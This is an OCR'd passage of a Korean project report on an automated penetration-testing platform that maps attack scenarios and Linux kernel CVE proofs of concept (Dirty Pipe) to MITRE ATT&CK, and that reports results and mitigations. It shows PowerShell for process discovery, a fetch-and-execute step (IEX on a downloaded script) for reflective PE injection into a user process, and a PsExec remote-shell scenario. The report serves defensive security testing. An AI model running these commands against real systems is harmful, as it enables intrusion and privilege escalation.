


그림 10 제어판 - 사용자 계정 암호 변경

- **실행 파일을 process에 강제 주입하는 공격 시나리오**

이 공격 시나리오는 소유자가 현재 사용자인 Process에 실행 파일을 주입하는 공격 시나리오이다. 시나리오의 자세한 절차는 다음과 같다.

  - **Discovery – T1057 / Process Discovery**

```
PS C:₩Users₩김승혁> $owners = @{};
>>          gwmi win32_process |% {$owners[$_.handle] = $_.getowner().user};
>>          $ps = get-process | select processname,Id,@{l="Owner";e={$owners[$_.id.tostring()]}};
>>          $valid = foreach($p in $ps) { if($p.Owner -eq $env:USERNAME -And $p.ProcessName -eq "svchost") {$p} };
>>          $valid | ConvertTo-Json
[
    {
        "ProcessName":  "svchost",
        "Id":  960,
        "Owner":  "김승혁"
    },
    {
        "ProcessName":  "svchost",
        "Id":  3412,
        "Owner":  "김승혁"
    }
]
```

이 공격은 소유자가 현재 사용자인 Process 리스트를 JSON 형태로 출력한다. 여기서 process id를 host.process.id에 저장한다고 가정한다.

  - **Defense-evasion – T1055.002 / Process Injection: Portable Executable Injection**

```
PS C:\Users\김승학> $url="https://eternallybored.org/misc/wget/releases/wget-1.21.4-win32.zip";
>>          $wc=New-Object System.Net.WebClient;
>>          $wc.Headers.add("platform","windows");
>>          $wc.Headers.add("file","shared.go");
>>          $wc.Headers.add("server","eternallybored.org");
>>          $PEBytes = $wc.DownloadData($url);
>>          $wc1 = New-Object System.net.webclient;
>>          $wc1.headers.add("file","Invoke-ReflectivePEInjection.ps1");
>>          IEX ($wc1.DownloadString($url));
>>          Invoke-ReflectivePEInjection -verbose -PBytes $PEbytes -ProcId 960
```

이 공격은 특정 서버 URL로부터 파일을 다운로드 받아 특정 process id에 강제로 실행 파일을 주입시키는 공격이다. 현재 사용자가 Owner인 process id를 필요로 하므로 이전 공격에서 출력된 값을 바탕으로 공격을 진행한다.

- 원격으로 연결된 host shell 획득 공격 시나리오
  - PsExec.exe를 통해 원격에 있는 다른 targetSystem으로의 shell을 얻는 공격 시나리오이다. 이 과정에서 brute-force 공격과 조합하여 Victim PC와 연결된 원격 시스템의 계정 정보를 알아내고 해당 시스템의 Shell 권한을 획득할 수 있다.

CVE 시나리오의 경우 우선 각 CVE의 PoC 코드를 분석하여 PoC의 동작 방식을 파악한다. 그리고 PoC 코드의 흐름에 맞춰 MITRE ATT&CK의 Technique을 매핑한다.




그림 11 CVE 2022-0847 PoC 코드 분석 1




그림 12 CVE 2022-0847 PoC 코드 분석 2

MITRE ATT&CK 매트릭스와 매핑

- T1106 - Native API (Execution)
  - 공격을 수행하기 위해 native OS API 와 상호작용
  - splice, write, pipe, open, fstat 등의 리눅스 시스템 호출
- T1068: Exploitation for Privilege Escalation (Privilege Escalation)
  - 공격자는 권한을 상승시키기 위해 소프트웨어 취약점을 악용
  - /etc/passwd 파일을 덮어쓰고 이를 통해 시스템의 루트 계정 비밀번호를 설정하여 루트 권한을 획득
- T1548: Abuse Elevation Control Mechanism (Privilege Escalation, Defense Evasion)
  - 공격자는 더 높은 권한을 얻기 위해 권한 상승을 제어하도록 설계된 메커니즘 우회
  - /etc/passwd 파일을 수정하여 시스템의 사용자 계정을 수정하여 권한을 상승
- T1070: Indicator Removal (Defense Evasion)
  - 공격자가 자신의 흔적을 지우기 위해 시스템 내에 생성됐던 artifact를 삭제 또는 수정
  - /etc/passwd 파일의 원본을 /tmp/passwd.bak에 백업하고 공격 수행 후 원본 파일 복구
- T1005: Data from Local System (Collection)
  - 취약한 데이터를 찾기 위해 로컬 시스템 자원을 검색
- T1556: Modify Authentication Process (Credential Access, Defense Evasion, Persistence)
  - 인증 메커니즘 및 사용자의 자격 증명 접근 과정 수정

그림 13 CVE의 PoC 진행 흐름과 MITRE ATT&CK Technique과 매핑

5.3. 리눅스 커널 관련 CVE 분석 및 해당 CVE의 PoC 수정

총 3개의 리눅스 커널 관련 CVE를 분석하였다. 해당 CVE는 PoC가 모두 공개되어 있는 CVE이고 이 PoC를 최신화하고 개발한 플랫폼의 사용 방식에 맞게 수정하였다. 침투 테

스트를 진행한 기기에서 PoC를 실행했을 때 루트 권한 탈취 등 의도했던 공격이 성공한 다면 해당 CVE 취약점을 가지고 있다고 판단한다. 데이터베이스에 분석한 3개의 CVE의 정보를 저장했고 침투 테스트를 할 때 백엔드에 저장된 PoC를 실행하도록 구현했다.


```
#!/bin/bash

command='./exploit'

output_path=

$command > $output_path/output.txt

echo "save the output to $output_path"
```

그림 14 exploit 결과를 다른 파일에 저장하는 코드


exploit이라는 PoC를 실행하면 특정 경로로 결과를 저장하여 결과 파일을 읽고 공격의 성공 여부를 판단한다.

5.4. 침투 테스트의 결과를 표시

침투 테스트 후 해당 기기에서 성공한 공격 시나리오를 MITRE ATT&CK의 네비게이터를 통해 알기 쉽게 표시한다. 성공한 시나리오에 사용된 Technique은 초록색으로, 공격이 실패한 시나리오에 사용된 Technique은 빨간색으로 표시한다. 아래 그림은 침투 테스트가 끝난 뒤 화면을 나타낸다.



Host 별 적용된 공격 시나리오 또한 확인할 수 있다. GOTO RESULT 버튼을 눌러서 Result 상세 페이지로 이동하면 아래 그림과 같이 어떤 공격 시나리오로 수행이 되어있는지 확인할 수 있다. 여기서 View Detail 버튼을 눌러 자세한 공격 순서 및 공격 완화 정보를 확인할 수 있.오른쪽 그림).



또한, 각 공격으로 인해 탐지된 취약점을 설명하고 해당 취약점을 완화하는 방법을 소개한다. CVE가 발견되었을 경우, 결과 창 하단에 발견된 CVE 목록과 해당 CVE에 대한 정보 및 완화 방법을 소개한다.




그림 15 탐지된 CVE 취약점 목록

공격을 수행할 때마다 고유의 기록을 데이터베이스에 저장하는데 이때 성공한 시나리오들은 해당 기록의 id를 테이블에 같이 저장한다. 따라서 테스트 기록의 id를 검색하여 나온 성공한 시나리오들을 모두 페이지에 출력한다.

	id [PK] bigint	uid bigint	name character varying	date timestamp without time zone
1	1	1	first test record	2024-08-21 11:16:33.497928
2	2	2	test record2	2024-08-21 11:16:33.501723

6 결론

6.1. 진행 상황 요약

1) 총 8개의 공격 시나리오 구현
2) MITRE ATT&CK의 Technique에 해당하는 명령어 25개 구현
3) 3개의 CVE 분석 및 PoC 수정
4) Agent 기능 구현
5) Agent를 사용하지 않는 침투 테스트 구현
6) 침투 테스트 결과 표시 페이지 구현

6.2. 향후 진행 계획

1) VMware 환경 구축

   자원 제약의 및 비용 부담의 문제로 구현하지 못했던 클라우드 환경을 대신 VM 환경을 구현하여 본래 하고자 했던 클라우드 관련 보안 공격 테스트도 진행한다.

2) 추가 시나리오 및 Technique 명령어 구현

   MITRE ATT&CK에 나와 있는 Technique은 약 200개(Sub-technique은 약 430개)임을 감안하면 25개의 Technique만을 가진 이 플랫폼은 상당히 적은 취약점을 탐지해낼 가능성이 높다. 따라서 취약점의 탐지율을 높이기 위해 Technique에 해당하는 명령어 및 시나리오를 추가 구현할 필요가 있다. 또한, 온프레미스 환경뿐만 아니라 클라우드 환경에서 발생할 수 있는 위협들에 대한 공격 시나리오 및 Technique을 구현한다.

3) 자동화 기능 개발

   현재 모든 기능이 자동으로 동작되는 것은 아니다. 따라서 몇 가지 과정을 사용자가 수동으로 거쳐야 하는데 향후에는 공격 시작 기능을 실행하면 이어진 기능들이 모두 자동으로 동작할 수 있도록 한다.